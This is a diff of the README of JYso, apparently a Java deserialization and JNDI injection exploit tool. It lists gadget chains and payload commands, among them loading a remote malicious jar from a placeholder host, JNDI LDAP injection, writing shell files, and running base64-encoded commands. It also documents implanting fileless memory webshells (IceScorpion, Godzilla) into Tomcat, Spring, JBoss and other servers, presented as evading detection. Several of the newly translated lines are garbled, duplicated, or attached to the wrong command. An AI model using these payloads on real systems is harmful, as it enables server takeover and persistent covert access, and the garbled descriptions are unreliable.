- ~~- j: Use ObjectInputStream/ObjectOutputStream to construct a serialized stream~~ (This constructed stream has a BUG, and I am still thinking about fixing it)
-- When parameters are required, add them after the command, #parameters
+- a: whether the malicious class inherits AbstractTranslet
+- o: use reflection to bypass
+ ~~- j: use ObjectInputStream/ObjectOutputStream to construct serialized streams ~~ (this constructed stream has a bug, still thinking about fixing it)
+- If you need parameter, add # parameter after the command.
+

+* Example of usage:
```
{{url
@@ -473,9 +453,12 @@ It probably includes the following common call chains available:
}}
```
----
+* rendering
-For gadgets:
+
+
+---
+For Gadget:
- CommonsCollections1
- CommonsCollections5
@@ -486,11 +469,11 @@ For gadgets:
- commonscollectionsK5
- CommonsCollections9
-* Implemented using `Transformer[]` array
+* Implemented using the `Transformer[]` array.
-In addition to the runtime execution command, it has expanded a variety of utilization methods, as follows:
+Expanding it to include a variety of exploits other than Runtime execution commands, as follows:
-TS : Thread Sleep - Check for deserialization vulnerabilities through Thread.sleep(), use the command: TS-10
+TS : Thread Sleep - Checks for deserialization vulnerabilities by means of Thread.sleep(), using the command: TS-10
```
{{url
@@ -500,8 +483,8 @@ TS : Thread Sleep - Check for deserialization vulnerabilities through Thread.sle
}}
```
-RC: Remote Call - via URLClassLoader.loadClass()
-To call the remote malicious class and initialize it, use the command: RC-http://xxxx.com/evil.jar#EvilClass
+RC : Remote Call - via URLClassLoader.loadClass()
+to call the remote malicious class and initialize it, use the command: RC-http://xxxx.com/evil.jar#EvilClass
```
{{url
@@ -511,7 +494,7 @@ To call the remote malicious class and initialize it, use the command: RC-http:/
}}
```
-WF : Write File - write files through FileOutputStream.write(), use the command: WF-/tmp/shell#d2hvYW1p
+WF : Write File - Write file via FileOutputStream.write(), use command: WF-/tmp/shell#d2hvYW1p
```
{{url
@@ -521,8 +504,8 @@ WF : Write File - write files through FileOutputStream.write(), use the command:
}}
```
-PB: ProcessBuilder executes system commands through ProcessBuilder.start(), use the command ```PB-lin-d2hvYW1p``` / ```PB-win-d2hvYW1p```
-Execute commands on different operating systems
+PB: ProcessBuilder executes system commands via ProcessBuilder.start(), using the command ```PB-lin-d2hvYW1p``` / ``PB-win-d2hvYW1p```.
+Execute the commands on different operating systems
```
{{url
@@ -532,7 +515,7 @@ Execute commands on different operating systems
}}
```
-SE: ScriptEngine - use ScriptEngineManager.getEngineByName('js').eval() to parse JS code, call Runtime to execute commands, use commands
+SE: ScriptEngine - parses JS code to invoke Runtime execution commands via ScriptEngineManager.getEngineByName('js').eval(), using the commands
SE-d2hvYW1
```
@@ -543,7 +526,7 @@ SE-d2hvYW1
}}
```
-DL: DNS LOG - trigger DNS resolution via InetAddress.getAllByName(), use the command DL-xxxdnslog.cn
+DL : DNS LOG - triggers DNS resolution via InetAddress.getAllByName(), use the command DL-xxxdnslog.
```
{{url
@@ -553,7 +536,7 @@ DL: DNS LOG - trigger DNS resolution via InetAddress.getAllByName(), use the com
}}
```
-HL: HTTP LOG - trigger HTTP LOG through URL.getContent(), use the command HL-http://xxx.com
+HL : HTTP LOG - Trigger HTTP LOG by URL.getContent(), use command HL-http://xxx.com
```
{{url
@@ -563,7 +546,7 @@ HL: HTTP LOG - trigger HTTP LOG through URL.getContent(), use the command HL-htt
}}
```
-BC: BCEL Classloader - load BCEL class bytecode through ..bcel...ClassLoader.loadClass().newInstance(), use the command BC-$BCEL$xxx
+BC: BCEL Classloader - via . .bcel... .ClassLoader.loadClass().newInstance() to load BCEL class bytecode, use command BC-$BCEL$xxx
```
{{url
@@ -573,7 +556,7 @@ BC: BCEL Classloader - load BCEL class bytecode through ..bcel...ClassLoader.loa
}}
```
-Others: common command execution - execute system commands through Runtime.getRuntime().exec(), use the command whoami
+Other: Normal Command Execution - Execute system commands via Runtime.getRuntime().exec() using the command whoami
```
{{url
@@ -583,9 +566,9 @@ Others: common command execution - execute system commands through Runtime.getRu
}}
```
-## 🐣Other utilization chain extensions
+## 1.6 🐣 Other Utilization Chain Expansion
-For exploit chains other than the above, the `TemplatesImpl` class is used to implement.
+In addition to the above, the `TemplatesImpl` class is used to implement the utilization chain.
```
{{url
@@ -595,12 +578,12 @@ For exploit chains other than the above, the `TemplatesImpl` class is used to im
}}
```
-## 🐮 Any custom code
+## 1.7 🐮 Arbitrary custom code
-For chains implemented using the `TemplatesImpl` class, this method can be used
+For chains that are implemented using the `TemplatesImpl` class, this method can be used
-If you don't want to use the malicious logic provided in this project, and don't want to execute commands, you can use custom code, which will pass `ClassLoader` on the target server
-Load and instantiate. Commands begin with `LF#` followed by the absolute path specifying the custom class bytecode file.
+If you don't want to use the malicious logic provided in this project and don't want to execute commands, you can do so in the form of custom code, which will be loaded and instantiated on the target server via the `ClassLoader` class.
+which will be loaded and instantiated on the target server via `ClassLoader`. The command starts with `LF#` followed by the absolute path to the bytecode file of the specified custom class.
Example:
@@ -614,18 +597,18 @@ Example:
}}
```
-## 🦜Using chain detection
+## 1.8 🦜 Utilizing chain probing
-Referring to the URLDNS project of master kezibei, the actual situation may cause problems in the following situations:
+Referring to kezibei master's URLDNS project, in practice, there may be several situations that cause problems as follows:
-+ Encountered a blacklist when deserializing, which may cause the dnslog of the following class to fail to come out;
-+ During the deserialization process, errors may be reported due to various situations, which may lead to failure.
++ Encountering a blacklist during deserialization may cause the dnslog of the later class to not come out;
++ Deserialization process may not work due to various error reports.
-Therefore, three detection methods of all/common/specified classes are provided here:
+Therefore, we still provide all/common/specified class detection methods:
+ all: detect all classes;
-+ common: detect CommonsBeanutils2/C3P0/AspectJWeaver/bsh/winlinux that are not often in the blacklist;
-+ Specified class: use the keyword CommonsCollections24:xxxx.dns.log in the corresponding chain.
++ common: detect CommonsBeanutils2/C3P0/AspectJWeaver/bsh/winlinux which are not always in the blacklist;
++ specified class: use the keyword CommonsCollections24:xxxx.dns.log in the corresponding chain.
```
{{url
@@ -650,34 +633,16 @@ Therefore, three detection methods of all/common/specified classes are provided
| linux
windows | winlinux | sun.awt.X11.AwtGraphicsConfigData
sun.awt.windows.WButtonPeer | windows/linux版本判断 |
| | all | | 全部检测 |
-## 🐳 Customization
-+ custom chain
+* rendering
-Create a new JAVA file under `com.qi4l.jndi.gadgets`, implement the interface ObjectPayload and write the chain logic in the getObject method.
-use
-
-```
-{{url
- (${jndi:ldap://0.0.0.0:1389/Deserialization/自定义链子的类名/command/Base64/{{base64
- (whoami)
- }}})
-}}
-```
-
-+ custom memory horse
-
-Create a new JAVA file under `com.qi4l.jndi.template` and write the main implementation method in the static code block.
-
-Extra method and shell introduced `com.qi4l.jndi.template.shell.MemShellPayloads` via javassist (minimize payload size)
-
-The use is consistent with the above memory horse use
+! [](https://gallery-1304405887.cos.ap-nanjing.myqcloud.com/markdown%E5%BE%AE%E4%BF%A1%E6%88%AA%E5%9B%BE_20230821090740.png)
---
-# ysoserial usage
+# 2 ysoserial usage
-The project supports the use of chain display:
+The project supports the utilization of chain displays:
```text
[root]#~ Shout Out to Yzmm / Shxjia / Y4er / N1nty / C0ny1 / Phith0n / Kezibei
@@ -790,76 +755,92 @@ If you want your payload being extremely short,you could just use:
java -jar JYso-[version].jar -yso 1 -g [payload] -p '[command]'
```
-## How to use
+## 2.1 Utilization
-In the original exploit method, only a single `java.lang.Runtime.getRuntime().exec()` is used to execute arbitrary commands for the exploit method using TemplatesImpl; for the exploit method using ChainedTransformer
-The way of exploitation is only chained with a Runtime exec, and the exploit is too limited and single. Therefore, this project expands different utilization methods on the basis of the original project for selection in actual combat environments.
+In the original version of the exploit, for the use of TemplatesImpl, only a single `java.lang.Runtime.getRuntime().exec()` to execute arbitrary commands are used; for the use of ChainedTransformer, only a chain Runtime exec is used.
+Runtime.getRuntime(.exec()) to execute arbitrary commands; for the use of ChainedTransformer, there is only one Runtime exec in the chain, which is too limited and single in the exploitation of vulnerabilities. Therefore, this project expands different exploitation methods based on the original project for choosing according to the situation in the real-world environment.
-## for TemplatesImpl
+## 2.2 Against TemplatesImpl
-The original version only used the command execution method of Runtime. Here it is deeply expanded and a variety of memory horse functions are embedded.
+The original version only uses the command execution method of Runtime, but this project extends it deeply and implements a variety of memory horse functions.
-## Extended attack - memory horse and echo
+## 2.3 Extended Attacks - Memory Horses and Showbacks
-If you use these exploit chains to attack, this project has built-in some advanced extended usages, and the commands start with `EX-`, including memory horses, command execution echo, etc., as follows:
+If you want to use these chains to attack, the project has built in some advanced extensions, the commands all start with `EX-`, including the memory horse, command display, etc. The details are as follows:
-Command execution echo:
+Command `EX-AllEcho`: DFS looks for Request command execution echo:
-- Command `EX-AllEcho`: DFS finds the Request command to execute the echo
-- Command `EX-TomcatEcho`: Tomcat command execution echo
-- Command `EX-SpringEcho`: Spring command execution echo
-- Command `EX-JbossEcho`: Jboss command execution echo
-- Command `EX-jettyEcho`: Jetty command execution echo
+- Command `EX-AllEcho`: DFS Find Request Command Execution Showback.
+- Command `EX-TomcatEcho`: Tomcat command execution echo.
+- Command `EX-SpringEcho`: Spring command execution displayback.
+- Command `EX-JbossEcho`: Jboss command execution display back.
+- Command `EX-jettyEcho`: Jetty command execution display back.
- Command `EX-LinuxEcho1`: Linux command execution echo
- Command `EX-LinuxEcho2`: Linux command execution echo
- Command `EX-resinEcho`: Resin command execution echo
-- Command `EX-weblogicEcho`: Weblogic command execution echo
-- Command `EX-WindowsEcho`: Windows command execution echo
+- Command `EX-weblogicEcho`: Weblogic command execution display back.
+- Command `EX-WindowsEcho`: Windows command execution display back.
-Solve the problem of Shiro Header being too long:
+Solve the problem of long Shiro Header header:
-- Command `EX-DefineClassFromParameter`: Obtain the value of the specified parameter from the request for class loading
+- Command `EX-DefineClassFromParameter`: Get the value of the specified parameter from the request for class loading.
-Memory horse:
+Memory Horse:
-- Command `EX-MS-SpringInterceptorMS-...`: Implant Spring interceptor-type memory horses into the system
-- Command `EX-MS-SpringControllerMS-...`: Implant Spring Controller-type memory horses into the system
-- Command `EX-MS-SpringWebfluxMS-...`: Implant Spring WebFilter type memory horse into the system (only gz and cmd are supported)
-- Command `EX-MS-TFMSFromJMX-...`: Use JMX MBeans to implant Tomcat Filter-type memory horses into the system
-- Command `EX-MS-TFMSFromRequest-...`: Implant the Tomcat Filter type memory horse into the system by finding the Request in the thread group
-- Command `EX-MS-TFMSFromThread-...`: Obtain the specified context through the thread class loader to implant the Tomcat Filter type memory horse into the system
-- Command `EX-MS-TLMSFromThread-...`: Obtain the specified context through the thread class loader to implant the Tomcat Listener type memory horse into the system
-- Command `EX-MS-TSMSFromJMX-...`: Use JMX MBeans to implant Tomcat Servlet-type memory horses into the system
-- Command `EX-MS-TSMSFromRequest-...`: Implant Tomcat Servlet type memory horse into the system by finding Request in the thread group
-- Command `EX-MS-TSMSFromThread-...`: Obtain the specified context through the thread class loader to implant the Tomcat Servlet type memory horse into the system
-- Command `EX-MS-JBFMSFromContext-...`: implant JBoss/Wildfly Filter-type memory horses into the system through the global context
-- Command `EX-MS-JBSMSFromContext-...`: implant JBoss/Wildfly Servlet type memory horse into the system through the global context
-- Command `EX-MS-JFMSFromJMX-...`: Use JMX MBeans to implant Jetty Filter-type memory horses into the system
-- Command `EX-MS-JSMSFromJMX-...`: Use JMX MBeans to implant Jetty Servlet-type memory horses into the system
-- Command `EX-MS-RFMSFromThread-...`: Obtain the specified context through the thread class loader and implant the Resin Filter type memory horse into the system
-- Command `EX-MS-RSMSFromThread-...`: Obtain the specified context through the thread class loader and implant the Resin Servlet type memory horse into the system
-- Command `EX-MS-WSFMSFromThread-...`: Get the specified context through the thread class loader and implant the Websphere Filter type memory horse into the system
-- Command `EX-MS-RMIBindTemplate-...`: RMI type memory horse
+- The command `EX-MS-SpringInterceptorMS-... `: Inserts a Spring Interceptor-type memory horse into the system.
+- Command `EX-MS-SpringControllerMS-... Command `EX-MS-SpringControllerMS-...': Implant a Spring Controller type memory horse into the system.
+- Command `EX-MS-SpringWebfluxMS-... Command `EX-MS-SpringWebfluxMS-...'`: Implant Spring WebFilter type memory horse into the system (only gz and cmd are supported).
+- Command `EX-MS-TSMSFromJMXF`: implant a Tomcat Filter-type memory horse into the system using JMX MBeans.
+- Command `EX-MS-TSMSFromJMXS-... Command `EX-MS-TSMSFromJMXS-...': Implant a Tomcat Servlet-type memory horse into the system using JMX MBeans.
+- Command `EX-MS-TLMSFromJMXLi-...': Implant a Tomcat Servlet-type memory horse into the system using JMX MBeans. Command `EX-MS-TLMSFromJMXLi-...': Implant a Tomcat Listener-type memory horse into the system using JMX MBeans.
+- Command `EX-MS-JFMSFromJMXF-... Command `EX-MS-JFMSFromJMXF-...': Implant a Jetty Filter-type memory horse into the system using JMX MBeans.
+- Command `EX-MS-JFMSFromJMXS-... Command `EX-MS-JFMSFromJMXS-...': Implant a Jetty Servlet-type memory horse into the system using JMX MBeans.
+- Command `EX-MS-TFMSFromRequestF-...': Implant a Jetty Servlet-type memory horse into the system using JMX MBeans. Command `EX-MS-TFMSFromRequestF-...': implant a Tomcat Filter-type memory horse into the system by searching for Requests in thread groups.
+- The command `EX-MS-TFMSFromRequestS-...': implants a Tomcat Filter-type memory horse into the system by searching for a Request in a thread group. Command `EX-MS-TSMSFromRequestS-...': implant a Tomcat Servlet-type memory horse into the system by searching for Requests in a thread group.
+- The command `EX-MS-TFMSFromThreadF-...': implant a Tomcat Servlet-type memory horse into the system by looking for Requests in a thread group. `: Implant a Tomcat Filter-type memory horse into the system by obtaining the specified context from the thread class loader.
+- Command `EX-MS-TFMSFromThreadLi-... Command `EX-MS-TFMSFromThreadLi-...': Implant a Tomcat Listener-type memory horse into the system by obtaining the specified context from the thread class loader.
+- Command `EX-MS-TFMSFromThreadS-... Command `EX-MS-TFMSFromThreadS-...': Implant a Tomcat Servlet-type memory horse into the system by obtaining the specified context from a threaded class loader.
+- Command `EX-MS-JBFMSFromContextF-... Command `EX-MS-JBFMSFromContextF-...`: Implant a JBoss/Wildfly Filter-type memory horse into the system from a global context.
+- Command `EX-MS-JBFMSFromContextS-... Command `EX-MS-JBFMSFromContextS-...': Implant a JBoss/Wildfly Servlet-type memory horse into the system from a global context.
+- Command `EX-MS-RFMSFromThreadF-... Command `EX-MS-RFMSFromThreadF-...': Implant Resin Filter-type memory horse into the system from the thread class loader in the specified context.
+- Command `EX-MS-RFMSFromThreadS-... Command `EX-MS-RFMSFromThreadS-...': Get Resin Servlet-type in-memory horse implantation in a specified context via thread class loader.
+- Command `EX-MS-WSFMSFromThread-... Command `EX-MS-WSFMSFromThread-...': Get Websphere Filter-type in-memory horse implantation in the specified context via a threaded class loader.
+- Command `EX-MS-RMIBindTemplate-... `: RMI-based memory horse
-The currently supported types of direct memory horses include Tomcat, Jetty, JBoss/Wildfly, Websphere, Resin, and Spring.
+Currently, the supported types of direct memory horses include Tomcat, Jetty, JBoss/Wildfly, Websphere, Resin, and Spring.
-And you can specify the type of memory key through keywords, such as Ice Scorpion memory key, Godzilla Base64 memory key, Godzilla RAW memory key, CMD command echo key, etc. The usage examples are as follows:
+And you can specify the type of memory horse by keywords, such as IceScorpion Memory Horse, Godzilla Base64 Memory Horse, Godzilla RAW Memory Horse, CMD Command Recall Horse, etc. Examples of usage are as follows:
-- `EX-MS-TSMSFromThread-bx`: `Ice Scorpion` logical memory horse
+- `EX-MS-TSMSFromThread-bx`: `IceScorpion` Logical Memory Horse
- `EX-MS-TSMSFromThread-gz`: `Godzilla` Base64 logical memory horse
-- `EX-MS-TSMSFromThread-gzraw`: `Godzilla` RAW logical memory horse
-- `EX-MS-TSMSFromThread-cmd`: `CMD` command echo memory horse
+- `EX-MS-TSMSFromThread-gzraw`: `Godzilla` RAW Logical Memory Horse
+- `EX-MS-TSMSFromThread-cmd`: `CMD` command-return memory horse
- `EX-MS-TSMSFromThread-suo5`: `suo5` suo5 tunnel horse
-In addition, this project currently supports Tocmat WebSocket, Upgrade, and Executor commands to execute memory horses. It has not yet been expanded into multiple types (because related tools do not support them and need to be modified). Examples of usage are as follows:
+In addition, this project currently supports Tocmat WebSocket, Upgrade and Executor commands to execute the memory horse, and has not yet been extended to multiple types (because the relevant tools do not support it, and it needs to be magically altered), and examples of how to use it are as follows:
-Agent-type memory horses without files landed. By modifying the key class bytecodes of the system, the memory horses are implanted without any files landed. The whole process is operated in the memory, which can bypass various protections and detections. The usage method `EX-Agent-Lin /Win-Filter/Servlet-bx/gzraw/gz/cmd` currently distinguishes between Win/Lin operating systems, and supports Servlet, Tomcat Filter memory horses, and will continue to update some Hook points, such as:
+- `EX-MS-TWSMSFromThread` : `CMD` command to display WebSocket memory horse.
+- `EX-MS-TEXMSFromThread` : `CMD` command to show Executor memory horse.
+- `EX-MS-TUGMSFromJMXuP` : `CMD` command reveals Upgrade memory horse.
+- `EX-cmsMSBYNC`: WebSocket horse that bypasses Nginx, CDN proxy restrictions, path `/x`.
+- `EX-proxyMSBYNC`: WebSocket horse that bypasses Nginx and CDN proxy restrictions, path `/x`.
+- `EX-WsResin`: WebSocket horse adapted to Resin, with `Upgrade: websocket` in the request header.
+- `EX-MsTSJser`: WebSocket horse adapted for Tomcat, Spring, Jetty, path `/cmd`.
+- `EX-MsTSJproxy`: WebSocket horse adapted for Tomcat, Spring, Jetty, path `/proxy`.
+- `EX-WsWeblogic`: WebSocket horse adapted for Weblogic, path `/path`.
+- `EX-WsWebsphereProxy`: WebSocket horse adapted for Websphere, path `/path`.
-- `EX-Agent-Lin-Filter-bx`: Ice Scorpion Agent type memory horse that modifies the bytecode of Tomcat Filter on Linux system
+For some unconventional environments, this project also provides a Java native RMI memory horse and command echo method, by binding a malicious class to the RMI registry, it can be invoked at any time to execute the command and display it back, the use of the following example:
-All memory shells supported by this tool have been tested and available, but they are actually limited by the middleware version. For related tests of memory shells, you can refer to the project [https://github.com/su18/MemoryShell](https://github. com/su18/MemoryShell)
+- `EX-MS-RMIBindTemplate-1100-qi4l`: `CMD` command to reveal RMI memory horse.
-## for ChainedTransformer
+Agent-type memory horse without file landing, by modifying the byte code of key system classes, implanting memory horse, without any file landing, the whole operation in the memory, which can bypass a variety of protection and detection, using `EX-Agent-Lin/Win-Filter/Servlet-bx/gzraw/gz/cmd`, at present, distinguishing between Win/Lin Operating system, and supports Servlet, Tomcat Filter type memory horse, will continue to update some Hook points, the way to use for example:
+
+- `EX-Agent-Lin-Filter-bx`: IceScorpion Agent-type memory horse that modifies the bytecode of Tomcat Filter on Linux systems.
+
+All the memory horses supported by this tool are tested to work, but the actual limitations of the middleware version, for memory horse related tests, you can refer to the project [https://github.com/su18/MemoryShell](https://github.com/su18/MemoryShell)
+
+## 2.4 For ChainedTransformer
- CommonsCollections1
- CommonsCollections5
@@ -867,32 +848,32 @@ All memory shells supported by this tool have been tested and available, but the
- CommonsCollectionsK3
- CommonsCollectionsK4
- CommonsCollections7
-- commonscollectionsK5
+- CommonsCollectionsK5
- CommonsCollections9
-This project expands its various utilization methods except Runtime execution commands, as follows:
+This project extends it to utilize it in a variety of ways other than Runtime execution commands, as follows:
-- TS : Thread Sleep - Check for deserialization vulnerabilities through `Thread.sleep()`, use the command: `TS-10`
-- RC: Remote Call - via `URLClassLoader.loadClass()`
- To call the remote malicious class and initialize it, use the command: `RC-http://xxxx.com/evil.jar#EvilClass`
-- WF: Write File - write to a file via `FileOutputStream.write()`, use the command: `WF-/tmp/shell#d2hvYW1p`
-- PB: ProcessBuilder executes system commands through `ProcessBuilder.start()`, use the command `PB-lin-d2hvYW1p` / `PB-win-d2hvYW1p`
+- TS : Thread Sleep - Checks for deserialization vulnerabilities by means of `Thread.sleep()`, using the command: `TS-10`.
+- RC : Remote Call - Calls a remote malicious class and initializes it by means of `URLClassLoader.loadClass()`.
+ to call a remote malicious class and initialize it, using the command `RC-http://xxxx.com/evil.jar#EvilClass
+- WF : Write File - Write to a file via `FileOutputStream.write()`, use command: `WF-/tmp/shell#d2hvYW1p`.
+- PB : ProcessBuilder executes system commands via `ProcessBuilder.start()`, using the command `PB-lin-d2hvYW1p` / `PB-win-d2hvYW1p`.
Execute commands on different operating systems
-- SE: ScriptEngine - Parse JS code and call Runtime through `ScriptEngineManager.getEngineByName('js').eval()`
- To execute the command, use the command `SE-d2hvYW1`
-- DL: DNS LOG - trigger DNS resolution via `InetAddress.getAllByName()`, use the command `DL-xxxdnslog.cn`
-- HL: HTTP LOG - trigger HTTP LOG through `URL.getContent()`, use the command `HL-http://xxx.com`
-- BC: BCEL Classloader - load BCEL via `..bcel...ClassLoader.loadClass().newInstance()`
- Class bytecode, use the command `BC-$BCEL$xxx`, you can also use `BC-EX-TomcatEcho` or `BC-LF-/tmp/aaa.class` to perform advanced functions
-- JD: JNDI Lookup - trigger JNDI injection via `InitialContext.lookup()`, use the command `JD-ldap://xxx/xx`
-- Other: common command execution - Execute system commands through `Runtime.getRuntime().exec()`, use the command `whoami`
+- SE : ScriptEngine - parse JS code to call Runtime by `ScriptEngineManager.getEngineByName('js').eval()` to execute commands, use command `PB-lin-d2hvYW1p` / `PB-win-d2hvYW1p` to execute commands on different OS.
+ Execute commands with the command `SE-d2hvYW1`.
+- DL : DNS LOG - triggers DNS resolution via `InetAddress.getAllByName()`, use command `DL-xxxdnslog.cn`.
+- HL : HTTP LOG - Trigger HTTP LOG via `URL.getContent()`, use command `HL-http://xxx.com`.
+- BC : BCEL Classloader - triggers an HTTP LOG via `. .bcel... .ClassLoader.loadClass().newInstance()` to load the BCEL
+ Class bytecode with the command `BC-$BCEL$xxx`, or you can use `BC-EX-TomcatEcho` or `BC-LF-/tmp/aaa.class` to perform advanced functions.
+- JD : JNDI Lookup - Trigger JNDI injection via `InitialContext.lookup()` with the command `JD-ldap://xxx/xx`.
+- Other: Normal Command Execution - Execute system commands via `Runtime.getRuntime().exec()`, using the command `whoami`.
-It should be noted here that when using PB to execute system commands, WF to write the content of files, and SE to execute commands, in order to prevent parameter passing errors, you need to use for the incoming commands
-base64 encoded.
+It is important to note that when using PB to execute system commands, WF to write the contents of a file, or SE to execute commands, in order to prevent parameter passing errors, it is necessary to use the following command for the incoming commands
+base64 encoding.
-In addition to the above utilization, the project also supports the writing method of `EX-` through ScriptEngineManager to execute JS, that is to say, the utilization method of ChainedTransformer can also be inserted into the memory horse or echoed.
+In addition to the above, the project also supports `EX-` writing by executing JS through ScriptEngineManager, which means that the ChainedTransformer utilization can also be typed into memory or display back.
-**Command execution example**:
+**Example of command execution**:
```shell
java -jar JYso-[version].jar -yso 1 -g CommonsCollections1 -p PB-lin-b3BlbiAtYSBDYWxjdWxhdG9yLmFwcA==
@@ -904,35 +885,35 @@ java -jar JYso-[version].jar -yso 1 -g CommonsCollections1 -p PB-lin-b3BlbiAtYSB
java -jar JYso-[version].jar -yso 1 -g CommonsCollections1 -p 'DL-xxx.org'
```
-**Script engine parsing JS code example**:
+**Example of parsing JS code by a scripting engine**:
```shell
java -jar JYso-[version].jar -yso 1 -g CommonsCollections1 -p 'SE-b3BlbiAtYSBDYWxjdWxhdG9yLmFwcA=='
```
-**File writing example**:
+**Example file write**:
```shell
java -jar JYso-[version].jar -yso 1 -g CommonsCollections1 -p 'WF-/tmp/1.jsp#PCVAcGFnZSBwYWdlR.....'
```
-**Example of triggering JNDI query injection**:
+**Trigger JNDI query injection example**:
```shell
-java -jar JYso-[version].jar -yso 1 -g CommonsCollections1 -p 'JD-ldap://127.0.0.1:1389/Basic/Command/Base64/b3BlbiAtYSBDYWxjdWxhdG9yLmFwcA=='
+java -jar JYso-[version].jar -yso 1 -g CommonsCollections1 -p 'JD-ldap://127.0.0.1:1389/Basic/Command/Base64/ b3BlbiAtYSBDYWxjdWxhdG9yLmFwcA=='
```
-**Common command execution example**:
+**Example of common command execution**:
```shell
java -jar JYso-[version].jar -yso 1 -g CommonsCollections1 -p 'open -a Calculator.app'
```
-### Any custom code
+### 2.4.1 Arbitrary custom code
-If you don't want to use the malicious logic provided in this project, and don't want to execute commands, you can use the form of custom code, which will pass ClassLoader on the target server
+If you don't want to use the malicious logic provided in this project, and you don't want to execute commands, you can do it in the form of custom code, which will be passed to the target server via the ClassLoader
-[//]: # (Load and instantiate. The command starts with `LF-`, followed by the absolute path of the specified custom class bytecode file, and the program will try to automatically reduce the size of the class bytecode.)
+[//]: # (to be loaded and instantiated. The command starts with `LF-` followed by the absolute path to the file that specifies the custom class bytecode, and the program tries to reduce the size of the class bytecode automatically).
Example:
@@ -940,19 +921,19 @@ Example:
java -jar JYso-[version].jar -yso 1 -g CommonsCollections3 -p LF-/tmp/evil.class
```
-### Normal command execution
+### 2.4.2 Normal command execution
-The last is the ordinary execution command, just enter the command to be executed directly.
+Finally, there is the ordinary command execution, which is done by directly typing the command to be executed.
-**Common command execution example**:
+**Example of normal command execution**:
```shell
java -jar JYso-[version].jar -yso 1 -g CommonsBeanutils2 -p 'open -a Calculator.app'
```
-### URLDNS probe target class
+### 2.4.3 URLDNS Probing Target Classes
-In order to solve the situation where there are deserialization utilization points but no chain is available, this project provides the function of detecting target classes based on URLDNS. This chain will judge the system environment and dependency version according to whether different classes exist in the target environment, mainly including the contents in the following table:
+To address the state where there is a deserialization exploit point but no chain available, this project provides the ability to detect the target class based on URLDNS. This chain will determine the system environment and dependency version based on the existence of different classes in the target environment, which mainly includes the contents in the following table:
| DNSLOG 关键字 | 对应链 | 关键类 | 备注 |
| ------------------------------------------- | ----------------------- | ------------------------------------------------------------ | ------------------------------------------------------------ |
@@ -969,95 +950,95 @@ In order to solve the situation where there are deserialization utilization poin
| linux
windows | winlinux | sun.awt.X11.AwtGraphicsConfigData
sun.awt.windows.WButtonPeer | windows/linux版本判断 |
| | all | | 全部检测 |
-This project refers to the URLDNS project of master kezibei. The actual situation may cause problems in the following situations:
+This project refers to kezibei's URLDNS project, in reality, there may be several situations that cause problems:
-- Encountered a blacklist when deserializing, which may cause the dnslog of the following class to fail to come out;
-- During the deserialization process, errors may be reported due to various situations, which may lead to failure.
+- The deserialization process encounters a blacklist, which may cause the dnslog of the following classes not to come out;
+- The deserialization process may not work due to various errors in the deserialization process.
-Therefore, three detection methods of all/common/specified classes are provided here:
+Therefore, we still provide three detection methods: all/common/specified class:
- all: detect all classes;
-- common: detect CommonsBeanutils2/C3P0/AspectJWeaver/bsh/winlinux that are not often in the blacklist;
-- Specified class: use the keyword CommonsCollections24:xxxx.dns.log in the corresponding chain.
+- common: detect CommonsBeanutils2/C3P0/AspectJWeaver/bsh/winlinux which are not always in the blacklist;
+- Specify class: use the keyword CommonsCollections24:xxxx.dns.log in the corresponding chain.
-Example: `all:xxxxxx.dns.log`
